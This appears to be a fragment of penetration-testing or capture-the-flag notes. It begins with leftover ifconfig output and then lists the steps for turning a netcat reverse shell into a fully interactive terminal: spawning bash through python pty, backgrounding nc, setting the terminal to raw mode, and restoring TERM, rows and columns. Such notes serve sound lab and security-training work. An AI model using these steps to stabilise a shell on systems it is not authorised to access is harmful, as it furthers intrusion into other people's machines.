  inet6 fe80::9864:66d2:f094:98e2  prefixlen 64  scopeid 0x20<link>
  unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
  RX packets 88982  bytes 64516143 (61.5 MiB)
```

to get interactive shell

python -c 'import pty; pty.spawn("/bin/bash")'
then ctrl+z to background nc
echo $TERM --- note the term
stty -a -----note rows and columns
then
stty raw -echo;fg
the screen will be dis-oriented enter
reset
if asked for terminal type write the $term value
$ export TERM=screen ----what ever the term value you have noted
$ stty rows 38 columns 117 ---------whatever row and column you have noted